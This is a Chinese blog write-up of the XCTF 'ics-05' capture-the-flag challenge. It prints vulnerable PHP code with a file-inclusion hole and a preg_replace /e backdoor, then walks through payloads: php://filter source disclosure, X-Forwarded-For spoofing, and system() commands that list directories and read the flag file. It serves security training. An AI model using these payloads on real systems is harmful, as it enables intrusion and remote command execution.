XCTF训练之ics-05

原创

RoboTerh 于 2021-08-05 14:46:05 发布 64 收藏


分类专栏： ctf 文章标签： php

本文链接：https://blog.csdn.net/RoboTerh/article/details/119415344

XCTF ics-05

打开题目，我们发现只有“设备维护中心”可以进入

又发现点击“云平台设备维护中心”页面多了 `index` url中多了 `page=index`




查看源码，发现没有什么有用的东西

想到通过php伪协议获取index.php的源码不懂PHP伪协议点我！！

```
payload：?php://filter/convert.base64-encode/resource=index.php
```

得到源码：



base64解码后得到关键php代码：

```
<?php
error_reporting(0);

@session_start();
posix_setuid(1000);

?>
<?php

$page = $_GET[page];

if (isset($page)) {



if (ctype_alnum($page)) {
?>

    <br /><br /><br /><br />
    <div style="text-align:center">
        <p class="lead"><?php echo $page; die();?></p>
    <br /><br /><br /><br />

<?php

}else{

?>
        <br /><br /><br /><br />
        <div style="text-align:center">
            <p class="lead">
                <?php

                if (strpos($page, 'input') > 0) {
                    die();
                }

                if (strpos($page, 'ta:text') > 0) {
                    die();
                }
```

```
                if (strpos($page, 'text') > 0) {
                    die();
                }

                if ($page === 'index.php') {
                    die('Ok');
                }
                    include($page);
                    die();
                ?>
        </p>
        <br /><br /><br /><br />

<?php
}}
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
?>
```


可以发现过滤掉了input，所以没法通过php伪协议`php://input`来执行php代码

但是，我们可以注意到preg_replace函数漏洞preg_replace函数用法
触发漏洞有两个条件

- 正则表达式（第一个参数）需要有**e**标识符，有了它可以执行第二个参数的命令
- 第一个参数必须在第三个参数有匹配，不然会返回三个参数而不执行命令


```
payload:?pat=/test/e&rep=system('ls')&sub=test
```

同样通过代码审计只要需要把x-forwarded-for改为127.0.0.1，我们burpsuite抓包：



发现s3chahahaDir不对劲，修改payload

> ?pat=/test/e&rep=system('ls+s3chahahaDir')&sub=test



注意： system括号里面不能有空格，这里用`+`来代替

发现flag文件夹：

```
payload:?pat=/test/e&rep=system('ls+s3chahahaDir/flag')&sub=test
```

发现flag文件夹下的flag.php

```
payload:?pat=/test/e&rep=system('cat+s3chahahaDir/flag/flag.php')&sub=test
```

最后得到flag的值

Over